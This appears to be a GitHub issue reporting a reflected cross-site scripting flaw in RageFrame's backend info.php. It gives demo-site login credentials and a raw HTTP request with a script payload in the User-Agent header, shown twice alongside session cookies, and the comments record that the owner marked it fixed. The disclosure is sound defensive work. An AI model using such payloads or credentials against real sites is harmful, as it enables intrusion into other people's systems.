New issue

Jump to bottom

Reflective Cross Site Scripting at info.php #106

Open **chasingboy** opened this issue on Jul 18 · 4 comments

chasingboy commented on Jul 18 • edited

Reflective Cross Site Scripting at info.php

1. I found that at line 50 of backend/common/system/info.php, Receive parameters without any filtering at `$_SERVER['HTTP_USER_AGENT']` .

2. This is an official demo site http://demo2.rageframe.com/backend [login:demo/123456], I use it directly to verify this vulnerability. Request info.php via route backend/common/system/info , Capture packets through burpsuit and modify user agent. The payload is as follows:

```
GET /backend/common/system/info HTTP/1.1
Host: demo2.rageframe.com
User-Agent: <script>alert('xss')</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: advanced-backend=q7hbabkafnfrp83q3j27282koj; _csrf-
backend=f21cf822806330da09d827f33031aed2057badeedb2cb7e9d27b061ef13e3b1fa%3A2%3A%7Bi%3A0%3Bs%3A13%3A%
```


```
backend%22%3Bi%3A1%3Bs%3A32%3A%227bTiShE-5nCefANCrKRocM2TRpdPfsMW%22%3B%7D; _identity-
backend=1abd9d20c81548f5bc6855b17d7f3892911371c4f3840ed0f4bee73e640ac5c1a%3A2%3A%7Bi%3A0%3Bs%3A17%3A%
backend%22%3Bi%3A1%3Bs%3A46%3A%22%5B2%2C%22xk29SFJDfewTmzBAObyXkpPZ30myMQr5%22%2C2592000%5D%22%3B%7D

Upgrade-Insecure-Requests: 1
```

3. Request url http://demo2.rageframe.com/backend/common/system/info, modify user agent to <script>alert('xss')</script>.

Request

Raw | Params | Headers | Hex

```
GET /backend/common/system/info HTTP/1.1
Host: demo2.rageframe.com
User-Agent: <script>alert('xss')</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: advanced-backend=q7hbabkafnfrp83q3j27282koj;
_csrf-backend=f21cf822806330da09d827f33031aed2057badeedb2cb7e9d27b061ef13e3b1fa%3A2%3A%7Bi%3A0%3Bs%3A
13%3A%22_csrf-backend%22%3Bi%3A1%3Bs%3A32%3A%227bTiShE-5nCefANCrKRocM2TRpdPfsMW%22%3B%7D;
_identity-backend=1abd9d20c81548f5bc6855b17d7f3892911371c4f3840ed0f4bee73e640ac5c1a%3A2%3A%7Bi%3A0%3B
s%3A17%3A%22_identity-backend%22%3Bi%3A1%3Bs%3A46%3A%22%5B2%2C%22xk29SFJDfewTmzBAObyXkpPZ30myMQr5%22%
2C2592000%5D%22%3B%7D
Upgrade-Insecure-Requests: 1
```



xucanjia commented on Jul 18

邮件已收到。

jianyan74 commented on Sep 4 Owner

fixed

xucanjia commented on Sep 4

邮件已收到。

attritionorg commented on Sep 5

can you link to fixing commit please?

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

4 participants